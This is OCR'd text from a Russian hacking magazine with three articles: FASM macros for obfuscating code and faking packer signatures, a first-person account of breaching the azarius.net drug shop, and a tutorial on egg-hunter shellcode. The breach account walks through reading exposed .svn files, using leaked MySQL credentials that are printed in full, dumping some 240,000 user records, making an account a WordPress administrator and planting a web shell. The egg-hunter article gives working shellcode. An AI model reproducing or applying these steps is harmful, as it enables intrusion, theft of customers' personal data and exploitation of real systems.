          - 0x1000)
        push destination + value
        sub [esp],value
        jmp [esp]
    end if
}
macro o_label name {
    label name
    add esp,4
}
```

Итог работы макросов:

```
68001127b6       | push dword 0xb6271100
812c249b10e7b5   | sub dword [esp], 0xb5e7109b
ff2424           | jmp dword near [esp]
31c0             | xor eax, eax
83c404           | add esp, 0x4
31c0             | xor eax, eax
```

Без трассировки и не узнаешь, куда ведет переход, следовательно, статический анализ обламывается. Здесь также стоит учитывать занятые\свободные регистры в генераторе мусора, так как постоянное использование Esp ставит клеймо на способе, да и само по себе накладно. Еще одной неплохой уловкой является вставка переходов на данные, но переходы эти никогда не выполняются (или выполняются только при наличии отладчика). Это сбивает с толку анализаторы, и они пытаются дизассемблировать данные. Пример макроса:

```
macro facke_code_ref data_addr,jmp_addr {
    xor eax,eax
    inc eax
    jnz jmp_addr
    call data_addr
    ;trash
}
```

В итоге адрес data_addr будет анализироваться как код.

0XA55 — ЗАШИФРОВКА КОДА\ДАННЫХ

Замечательными функциями макроязыка FASM, отличающими его от других макроассемблеров, являются load и store. Использовать их можно для шифрования кода или данных. Простой пример, для шифрования используется xor:

```
macro xor_data start,length,key {
    repeat length
        load x from start+%-1
        x = x xor key
        store x at start+%-1
    end repeat
}
```

Очень полезный макрос, я его использовал для зашифровки строковых данных. Пример использования:

```
randomize
XOR_KEY = rndnum mod 0xFF
xor_data strings, strings_size, XOR_KEY
strings:
```








```
[0x00400054]> pd
        0x00400054, / entrypoint:
        0x00400054, |    8d0512200837    lea eax, [0x37082012]
        0x00400059, |    d8d7            fcom st0, st7
        0x0040005c, |    d8e5            fsub st0, st5
        0x0040005e  |    8d1d3909abf4    lea ebx, [-0xb54f6c7]
        0x00400064, |    d8e8            fsubr st0, st0
        0x00400066  |    8d0ddd88388a    lea ecx, [-0x75c77723]
        0x0040006c, |    8d1d71d4c3a0    lea ebx, [-0x5f3c2b8f]
```

Взгляд на многообещающее будущее через окно radare

```
    any_string db 'Mate.Feed.Kill.Repeat'
strings_size = $ - strings
```

0XABA51A, ИЛИ КОНТРОЛЬ ЦЕЛОСТНОСТИ КОДА

Вычислив на стадии компиляции контрольные суммы участков кода, можно защититься от модификации, пересчитывая и проверяя при выполнении эти суммы. Также подобным образом можно детектировать трассировку посредством вставки в код прерывания int3, как делают многие отладчики. Макрос, вычисляющий crc32 сумму блока кода:

```
CRC32_SUM = 0
macro calc_crc32 start, size {
  local b,c
  c = 0xffffffff
  repeat size
    load b byte from start+%-1
    c = c xor b
    repeat 8
    c = (c shr 1) xor (0xedb88320 * (c and 1))
  end repeat
  CRC32_SUM = c xor 0xffffffff
}
```

Хочу заметить, что операции вида `if(original_hash != current_hash) Error()` абсолютно бесполезны! Хотя используются повсеместно, даже в крутых протекторах. А вот нечто подобное:

```
mov eax,address + original_hash
sub eax,current_hash
call eax
```

Совсем другое дело. Двух зайцев сразу: обфускация — динамическое вычисление адреса перехода, и контроль целостности кода, то есть, если код был каким-либо образом изменен, будет выполнен переход кот знает куда.

0XACCEDE, ИЛИ ОБМАН АНАЛИЗАТОРОВ

Анализаторы исполняемых файлов вроде PEiD используют сигнатурный поиск, в базе находятся цепочки байт, которые встречаются в популярных протекторах\упаковщиках. Для того, чтобы сбить с толку взломщиков своей программы, я создал макрос, добавляющий в Entry Point программы случайную сигнатуру. Воспользовавшись вышеупомянутым анализатором или его аналогом и получив ложный результат, взломщик попытается распаковать программу либо автоматическим распаковщиком, либо вручную, следуя описанию. И, конечно же, ничего не получится, кроме тяжелого ступора.

```
macro facke_sign {
    randomize
    variant = rndnum mod N
    if vatiant = 0
        ;PE Protect 0.9 -> Christoph Gabler
        push edx
        push ecx
        push ebp
        push edi
        db 0x64, 0x67, 0xA1, 0x30, 0x00
    ;FASM генерирует длинный формат инструкции
```

```
0x00400054,   c1c8d0           ror eax, 0xd0
0x00400057    bb26a37b8c       mov ebx, 0x8c7ba326 ; (0xffffffff8c7ba326)
0x0040005c,   c1d6a5           rcl esi, 0xa5
0x0040005f    c1c0af           rol eax, 0xaf
0x00400062    d8e2             fsub st0, st2
0x00400064,   c1d895           rcr eax, 0x95
0x00400067   fun.00000067:
0x00400067    e900000000       jmp 0x40006c   ; 1 = 0x0040006c
0x0040006c,   3ac0             cmp al, al
0x0040006e    f7d8             neg eax
0x00400070,  fun.00000070:
0x00400070,   e900000000       jmp 0x400075   ; 2 = 0x00400075
0x00400075    c1c1fb           rol ecx, 0xfb
0x00400078,   d8cd             fmul st0, st5
0x0040007a    3afe             cmp bh, dh
0x0040007c,   87ca             xchg edx, ecx
; Get var121
0x0040007e    3bcb             cmp ecx, ebx ; (0x00000079)
0x00400080,   87d3             xchg ebx, edx
0x00400082    87d0             xchg eax, edx
0x00400084,   8d0da0814e76     lea ecx, [0x764e81a0]
0x0040008a  / fun.0000008a:
0x0040008a  | e900000000       jmp 0x40008f   ; 3 = 0x0040008f
0x0040008f  | 33ce             xor ecx, esi
0x00400091  | 87d8             xchg eax, ebx
0x00400093  | d8e9             fsubr st0, st1
0x00400095  | f7d1             not ecx
0x00400097  | e900000000       jmp 0x40009c   ; 4 = 0x0040009c
0x0040009c, | 87c6             xchg esi, eax
0x0040009e  | 56               push esi ; (0x00000006)
0x0040009f  | 5e               pop esi
0x004000a0, | 8d054fc19182     lea eax, [-0x7d6e3eb1]
0x004000a6  | f7db             neg ebx
0x004000a8, | 33f3             xor esi, ebx
0x004000aa  | 8d054d884432     lea eax, [0x3244884d]
0x004000b0, | 57               push edi ; (0x00000007)
0x004000b1  | 5a               pop edx
```

Результат работы немного расширенного макроса

```
    ;mov eax,[fs:0x30], поэтому записал таким образом
        test eax,eax
        js @f+1
        call .end.sign
        pop eax
        add eax,7
        db 0xC6
        nop
        ret
    @@:
        db 0xE9,0x00,0x00,0x00,0x00
    .end.sign:
    else if variant = 1
        ;CD-Cops II -> Link Data Security
        push ebx
        pushad
        mov ebp,0x90909090
        lea eax,[ebp-0x70]
        lea ebx,[ebp-0x70]
        call $+5
        lea eax,[ecx]
        db 0xE9,0x00,0x00,0x00,0x00
        ...
    else if variant = N
        ...
}
```

0XAD105. ЗАКЛЮЧЕНИЕ

Грамотное использование и комбинирование описанных мною техник позволяет сделать серьезную защиту. Это и очень удобно: написав, отладив программу, с минимальными правками исходного кода превращаем ее в неприступный бастион. После того, как я написал свой набор макросов, протестировал и применил их к своей программе, мне пришла в голову еще одна замечательная идея. Данный метод я еще и автоматизировал следующим способом: поместил на сервер исходный код программы и компилятор FASM, при запросе пользователем trial-версии программы она автоматически компилируется; таким образом получается, что каждому пользователю выдается уникальная версия программы. Универсальные взломщики (патчеры, crack'и и т.п.) просто бессильны — придется ломать каждую копию отдельно. А это ведь непросто, учитывая, что весь код изменен, а не как у навесных протекторов, только «сверху». Мне, как разработчику, остается только чаще обновлять исходники и совершенно не волноваться о том, что мою программу могут взломать. Так что, open your eyes, open your mind! ⌶

Mar icq 884888, http://snipper.ru



КУРИТЬ ВРЕДНО!

Взлом голландского онлайн-смартшопа

«Хочу в Амстердам!» — с этой мыслью я залез в Гугл в поисках очередной жертвы. Среди первых ссылок по запросу «growshop» оказался магазин azarius.net с характерными зелеными листиками известного растения на главной странице. Немного почитав страницу «About Azarius», я узнал, что данный сайт — один из первых онлайн-магазинов по продаже психоактивных веществ в интернете (работает с 1999 года) с огромной базой покупателей и товаров. Поэтому ты не удивишься тому, что на одном поверхностном просмотре страниц я не стал останавливаться :).

САЖАЕМ СЕМЕНА

Итак, первым делом я начал изучать структуру шопа, что, замечу, было делом не из приятных, так как использовался апачевский mod_rewrite, и все ссылки имели вид вроде «http://azarius.net/smartshop/psychedelics/». Поверхностный осмотр мне ничего не дал, гугл не показал никаких интересных поддоменов и файлов, а из паблик-движков были обнаружены последний **WordPress** (http://azarius.net/blog/), пропатченный **phpBB** версии 2.0.22 (http://azarius.net/forum/docs/CHANGELOG.html) и не очень-то уязвимый **Piwik** версии 0.5.5 (http://piwik.azarius.net).

Единственным доступным вариантом на тот момент оказался Piwik с его XSS в форме логина (ссылку на advisory ищи в сносках). Заморачиваться с XSS мне не очень хотелось, так как это долго и ненадежно, так что пришлось размышлять дальше над способом проникновения в растаманский рай.

ПОЛИВАЕМ И УДОБРЯЕМ

Прошло несколько дней. Совершенно случайно мне на глаза попался старый пост с Хабра об уязвимости множества крупных порталов, связанной с тем, что их .svn-исходники хранились в открытом доступе прямо на сервере. Вкратце поясню суть бага.

Во-первых, SVN — это система контроля версий, которая является продвинутым средством для организации совместной работы десятков разработчиков.

Во-вторых, SVN совершенно открыто хранит в каждой директории проекта свои метафайлы, которые сложены в директорию «.svn». В данной директории в файле «entries» находится список всех файлов и директорий, которые расположены в той же самой папке, что и «.svn». Здесь же находится и информация о расположении репозитория, размере файлов, дате их модификации и именах юзеров, работающих над проектом.

Суммируя вышеназванные факты, можно подвести нехитрый итог: если проект разрабатывался с помощью SVN, то, зайдя по адресу вроде site.com/.svn/entries, ты сможешь увидеть файловую структуру корня сайта со всей перечисленной дополнительной информацией.

В моем случае таким адресом оказался azarius.net/.svn/entries, где содержалась инфа вида

```
2008-11-18T10:25:57.000000Z
c581920ba2dad34f3e6841ac061d958c
2007-11-16T11:06:53.860515Z
935
alex
category.php
file

2008-11-18T10:25:57.000000Z
7ce2e23ac9bc560edc2e79073fb630db
```



Характерная главная страница смартшопа

```
2007-01-04T16:03:07.477725Z
138
alex
find.php
file

2009-05-01T12:58:14.000000Z
beea2f728667240c14795d3c508a5144
2009-05-01T09:08:40.782967Z
1307
alex
recent.php
file
```

СОБИРАЕМ УРОЖАЙ

Итак, скачав к себе на винт исходники всех PHP-файлов проекта из категории «.svn/text-base/», я начал кропотливо парсить их на предмет уязвимостей.

После очень долгих и нудных раскопок я понял, что azarius.net — действительно очень старый и крупный проект, так как в исходниках не было даже намека на банальные инклуды, скуль-инъекции и иже с ними. Искать что-то извращенное и глубоко спрятанное было лень, поэтому я стал думать, как быть.

Как оказалось, решение было крайне простым и лежало практически на поверхности :). На этот раз мне удалось продвинуться дальше во взломе с помощью чтения конфига форума phpBB по адресу azarius.net/forum/.svn/text-base/common.php.svn-base:

```
<?php
$dbms = 'mysql4';

$dbhost = 'database.azarius.net';
$dbname = 'azaforum';
$dbuser = 'web_azarius';
$dbpasswd = 'azariuskaki734';

$table_prefix = 'phpbb_';

define('PHPBB_INSTALLED', true);
?>
```

Из конфига видно, что мускул-сервер шопа располагается по адресу database.azarius.net и вполне может быть виден из веба.

На 80 HTTP-порту сервера висела следующая надпись:

```
[an error occurred while processing this
directive]
You don't have permission to access the
requested directory.
```

Редактирование кода плагинов в блоге Азариуса

```
There is either no index document or the
directory is read-protected.
[an error occurred while processing this
directive]
```

Phpmyadmin'ом здесь даже и не пахло, так что оставалось попробовать удаленно подконнектиться к 3306 порту мускула на данном сервере.

ЗАРЯЖАЕМ БОНГ

Залив на свой (почти свой :) хост утилиту MySQL RST/GHC Manager, я попробовал залогиниться на серваке БД Азариуса с помощью данных из конфига phpBB. Как ни странно, у меня это получилось (пользуясь случаем, спешу напомнить — разрешай коннект к своему мускул-серверу только с локалхоста!).

Далее нужно было немного осмотреться в базе, чем я немедленно и занялся.

Итак, под текущим юзером были доступны несколько БД:

```
information_schema, Affiliate, aff, azabase
azaforum, cms_system, cmsbase, enquete,
payments, syslog, syslogaza, test, wordpress
```

В базе payments была только одна табличка — «log», где хранились мало чем полезные логи, так что далее я полез прямиком в главную БД — azabase.

Немного цифр: на шопе зарегистрировано 239545 растаманов и психонавтов, которые сделали 291187 ордеров.

База юзеров имела следующие поля:

```
UserID, UserStatusID, FirstName,
LastName, Email, EmailVerified, Company,
CompanyDescription, KVKNumber,
BTWNumber, InvoiceAllowed, Remark,
Password, ForumID, ForumAdmin,
LastLogin, LangID, CurrencyID,
_Buyer_Address, _Buyer_Host, _Buyer_Agent,
_Klantcode, _Tussenvoegsel, _Korting,
_PasswordNew, _EmailSend, _session_id,
_Website, modified, Newsletter, Nickname
```

Слив данную базу и бережно сохранив ее на винт для дальнейшей работы, я стал размышлять над тем, как залить шелл в уже полюбившийся мне онлайн-притон интересных личностей :).

КУРИМ

Первым делом я проверил привилегии на работу с файлами у текущего юзера мускул:



links

- piwik.org/blog/2010/04/piwik-0-6-security-advisory/ — Piwik <= 0.5.5
- Login Form XSS habrahabr.ru/blogs/infosecurity/70330/ –.svn бара
- https://forum.antichat.ru/thread-nav51383-1-10.html — MySQL RST/GHC Manager 2.3
- snipper.ru/view/5/magic-include-shell/ — Magic Include Shell 3.3.3



info

Защититься от подключения извне к MySQL очень просто. Для этого зайди в таблицу mysql.user, найди там своего пользователя и проапдейть поле Host (если текущее его значение равно «%», то замени его на «localhost»).



info

Все описанное в статье является плодом больного воображения автора. Любые совпадения с существующими сайтами случайны. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами этой статьи.




Таблица с пользователями

```
SELECT load_file('/etc/passwd')
```

Здесь все оказалось не так просто, как с SVN и коннектом к базе — файловых привилегий не было вовсе. С заливкой шелла могли появиться проблемы, если бы админы шопа создали разных юзеров для разных БД, но, как ты уже понял, у меня был доступ ко всем базам сразу, так что я потихоньку стал колдовать над своим любимым WordPress :).

Итак, зарегавшись по адресу http://www.azarius.net/blog/wp-login.php?action=register и получив на свое мыло пароль от аккаунта, я полез в БД под названием wordpress.

Наверняка ты знаешь, что привилегии пользователей блога хранятся в табличке wp_usermeta в ключе под названием wp_capabilities. По дефолту каждый юзер имеет привилегии подписчика, то есть, фактически, не имеет никаких привилегий:

```
a:1:{s:10:"subscriber";b:1;}
```

Недолго думая, я сделал своего тестового юзера администратором, заменив данное значение на следующее:

```
a:1:{s:13:"administrator";b:1;}
```

Став админом, я зашел в админку блога по адресу http://azarius.net/blog/wp-admin прямиком в раздел редактирования плагинов. И на этот раз мне снова повезло — плагины были доступны для редактирования, так что мне оставалось только записать свой шелл в плагин «Hello dolly» и активировать файл.

Теперь мой шелл располагался по адресу http://azarius.net/blog/?azarius и с удовольствием открывал мне дальнейшие возможности для изучения шопа :).

КУШАЕМ


Теперь меня заинтересовало следующее:

1. Исходники магазина;
2. Админка магазина;
3. Сайты-соседи.

С первым пунктом я успешно справился, слив PHP-исходники из директории /var/www/html/azarius/public/, но, как ни странно, админки там не было.

Долго лазая по файлам и директориям шопа, я так и не нашел админку, так что пришлось довольствоваться полным доступом к БД и исходниками Азариуса.

Далее я выполнил команду «locate httpd.conf» и зашел в директорию /etc/apache2/sharedconfig/sites-enabled/, где хранились конфиги всех сайтов текущего сервера.



Мой шелл на azarius.net

Вывести полный список сайтов помогла команда «cat ./*|grep ServerName»:

```
affiliate.herbaldistribution.com
blog.azarius.net
conscious.nl
consciousdreams.nl
database.azarius.net
dropshipping.consciouswholesale.com
middleware.entheogenics.com
pimpyourbicycle.com
piwik.azarius.net
redir.vaposhop.com
secure.azarius.net
stats.azarius.net
webman.azarius.net
webman.vaposhop.com
www.azarius.at
www.azarius.be
www.azarius.es
www.azarius.fr
www.azarius.net
www.azarius.nl
redir.azarius.nl
www.azarius.pt
consciouswholesale.com
www.crazy-t-shirts.com
www.cultofarcha.com
www.entheogenics.com
greenlabelseeds.com
www.mushxl.nl
www.shavita.net
www.shroomshaker.net
smartshop.nl
www.travellersgarden.com
vaposhop.com
www.xtenzion.nl
```

Как видишь, поддоменов у azarius.net оказалось гораздо больше, чем показал Гугл :). Так что, если захочешь повторить хак, это будет тебе пищей для размышления.

Все остальные сайты так или иначе все равно были связаны с травой, грибами и прочими интересными штуками, так что я быстренько забрал все исходники, все базы, явки и пароли и просто ушел с сервера (ну, не совсем просто, а извлекать коммерческий успех из этого добра :).

ОТХОДНЯК

Даже если у истоков твоего коммерческого онлайн-проекта стоят грамотные кодеры и специалисты по безопасности, то все равно советую опасаться банального человеческого фактора. В данном взломе к заливке шелла и сливу базы пользователей привели несколько случайностей, которые, словно кусочки паззла, сложились в адскую мозаику с нарисованным на ней листком марихуаны. Так что, админ, бди! ⌶

Тюрин Алексей



ИДЕМ НА ПАСХАЛЬНУЮ ОХОТУ

Подробности egg hunt шеллкода

В последних номерах][была написана серия статей по кодингу живучих сплойтов с использованием разнообразных методов обхода механизмов защиты в последних версиях Windows. Чтобы ты был просвещен и чувствовал себя в сплойтостороении как рыба в борще, я поведаю кое-что на близкую тему — шеллкодописание. А именно: внутренности и технические подробности метода/шеллкода. Имя ему — Egg Hunting.

ЧТО ТАКОЕ EGG HUNTING?

По сути иггхантинг представляет собой небольшой по размеру шеллкод, цель которого — найти в виртуальной памяти атакуемого процесса боевой шеллкод и передать ему управление процессом. Нахождение обеспечивается за счет уникальной последовательности символов, стоящих перед основным шеллкодом. На самом деле, Egg Hunting — это один из классических методов, используемых в сплойтостроении/шеллкодописании. Используется он уже давно в тех или иных ситуациях. Лучшей работой по данной теме считается статья такого известного человечка как skape аж от 2003 года (hick.org/code/skape/papers/egghunt-shellcode.pdf).

А ЗАЧЕМ ОНО НАМ

Если просто, то иггхантинг используют в ситуациях, когда основной шеллкод не влезает в переполняемый буфер и/или неизвестно, где он размещен в памяти. Если непонятно, то поймешь на примере. А если с подробностями, то...

Все мы просматриваем багтрэк, читаем описание уязвимостей, иногда закладываем в PoC-сплойты. Большинство из них имеют начинку в виде, например, запуска калькулятора или открытия TCP-порта. То же самое относится и ко всякого рода статьям про сплойтостроение, где сплойты применяются в лабораторных условиях, а начинка используется только для того, чтобы показать, что все получилось.


В реальной жизни, как ни странно, не все так просто, и функционала калькулятора явно не хватает для того, чтобы и в систему въесться, и обойти всякие механизмы безопасности, не говоря уж об антивирусах и файерволах, и, к тому же, ограничениях на используемые символы. Конечно, во многом выручают staged-шеллкоды, где боевой шеллкод попадает в память постепенно, по стадиям. М-м... в общем, иггхант — это подвид staged-шеллкода.К примеру, универсальный шеллкод на запуск калькулятора — всего 200 байт (а привязанный к конкретной ОС и ее адресам — всего 27 байт :)), на бинд — 341 байт. Если добавить ограничения на использование \x00\xff, что вполне обычно, получаем 227 байт и 368 байт соответственно.

Если предположить, что мы ограничены БУКВО-циферками: 534, 816. В общем, тут все понятно.

Да и простой бинд порта — неинтересно. К примеру, шеллкод на установку туннеля через DNS, о котором я писал в рубрике Easy Hack, весит аж за 1000 байт, и это в натуральном виде.

Что же нам могут предложить эксплойты? Сколько могут вместить в себя начинки? По-разному. Очень.

Это в лабораторных условиях при переполнении буфера мы получаем большую, непрерывную, неизмененную область в стеке с полностью контролируемым EIP. Эх... Кстати, в MSF к каждому сплойту указывается размер возможной начинки и запрещенные символы в раз-



Передача управления за счет перезаписи SEH в деле

Результат переполнения

деле «Payload information». Например, ms08_067_netapi — 400 байт, trendmicro_serverprotect — 800 байт, а размер сплойтов на ActiveX неограничен, так как боевой шеллкод в куче. Как видишь, далеко не все сплойты могут вместить в себя все, что хотелось бы. Что же делать? Все зависит от ситуации, но иногда нам помогает техника иггхантинга. Иногда — это когда основной шеллкод есть еще где-то в виртуальном адресном пространстве процесса. Как его запихнуть туда? Все зависит от ПО. Например, для IE 6/7, извращаясь с ява-скриптом, мы можем запихнуть основной шелл в кучу или, для imap-сервера Mercur Messaging — последовательной отправкой imap-запросов.

НОВАЯ ЖИЗНЬ ИГГХАНТИНГА

Не совсем новая, но... жизнь ведь не стоит на месте, и семейство ОС Windows обзавелось такими страшными словами как ASLR, SafeSEH, DEP, GS и т.д. Что это для нас значит? Писать сплойты, особенно универсальные, стало гораздо, гораздо труднее. Но, конечно, не невозможно. Раз разработчики используют комплексные меры по защите, мы используем комплексные меры по взлому :). Отличным примером здесь является jit-spay шеллкод под IE8, FF3.6 с обходом DEP, ASLR (exploit-db.com/exploits/13649/), написанный Алексеем Синцовым. В этом сплойте он использовал иггхантинг в jit-спрее почти единственном доступном куске в памяти, которая исполняема. Возможности запихнуть в спрей основной шеллкод не было из-за всевозможных ограничений.

ТЕОРИЯ

Что собой представляет иггхантинг-шеллкод и требования к нему?
В общем-то, иггхантгинг-шеллкод — это шеллкод минимального размера, который может быстро найти в вируальном адресном пространстве процесса основной шеллкод и передать ему управление. Иггхантинг находит основную начинку по последовательности символов, стоящих перед ней. Это так называемый tag или egg, потому и egg hunting. Само «яйцо» — уникальная четырехбайтовая последовательность символов, которая повторяется дважды. Дважды, чтобы избежать коллизий, то есть неверных обнаружений иггхантером. К тому же, что это за боевой шеллкод, если у него или одно яйцо, или совсем их нету :).
Основная «трудность» для иггхантера в том, что не все виртуальное адресное пространство процесса выделено («существует»). То есть существуют невыделенные страницы памяти, попытка обратиться к которым вызовет ошибку access violation, и программа тупо вылетит. Во-вторых, начинка находится неизвестно где, поэтому доступные страницы приходится побайтово перебирать. Существует три (с половиной) основных техники организации иггхантинга под семейство Windows. Общий алгоритм у них похож: иггхантер проверяет адреса памяти на возможность доступа и, при положительном результате, побайтово сравнивает память для поиска тега. Разница заключается в реализации.

NTDISPLAYSTRING / NTACCESSCHECKANDAUDITALARM


Это основная (с половиной :)) техника. Она заключается в использовании системного вызова(system call) NtDisplayString для проверки доступа к странице памяти. Вид вызова:

```
NTSYSAPI NTSTATUS NTAPI NtDisplayString(
        IN PUNICODE_STRING String
);
```

Вообще, вызов производится за счет прерывания: в EAX указывается, какой вызов произвести, а в остальных регистрах — аргументы к нему. В данном случае адрес, к которому мы пытаемся получить доступ, лежит в регистре EDX. Ответ функции попадает в EAX и равен 0xc0000005, если доступ к странице вызовет Access Violation. Для побайтового сравнения используется оператор scads, который оперирует с нашим тэгом (egg) в EAX и адресом из EDI.
Общий вид шеллкода и его подробное описание:

```
00000000  6681CAFF0F     or dx,0xfff
00000005  42             inc edx
00000006  52             push edx
00000007  6A43           push byte +0x43
00000009  58             pop eax
0000000A  CD2E           int 0x2e
0000000C  3C05           cmp al,0x5
0000000E  5A             pop edx
0000000F  74EF           jz 0x0
00000011  B890509050     mov eax,0x77303074
00000016  8BFA           mov edi,edx
00000018  AF             scasd
00000019  75EA           jnz 0x5
0000001B  AF             scasd
0000001C  75E7           jnz 0x5
0000001E  FFE7           jmp edi
```

Итак, первые две строчки выравнивают EDX под начало страницы памяти. Размер минимальной страницы равен 1000h в x86, поэтому мы проверяем адрес, и, если его нет, переходим к следующей странице. Таким образом, сначала мы меняем последние три байта EBX на FFF, а потом инкриминируем, что в итоге дает нам выравнивание по 1000h. После, при джампах, мы увеличиваем значение EDX либо на 1h(см. строки 00000019, 0000001C), либо до следующей страницы, то есть на 1000h (см. 0000000F).
Далее мы кладем EDX в стек, чтобы сохранить значение, так как регистры меняют свои значения при вызове функции.
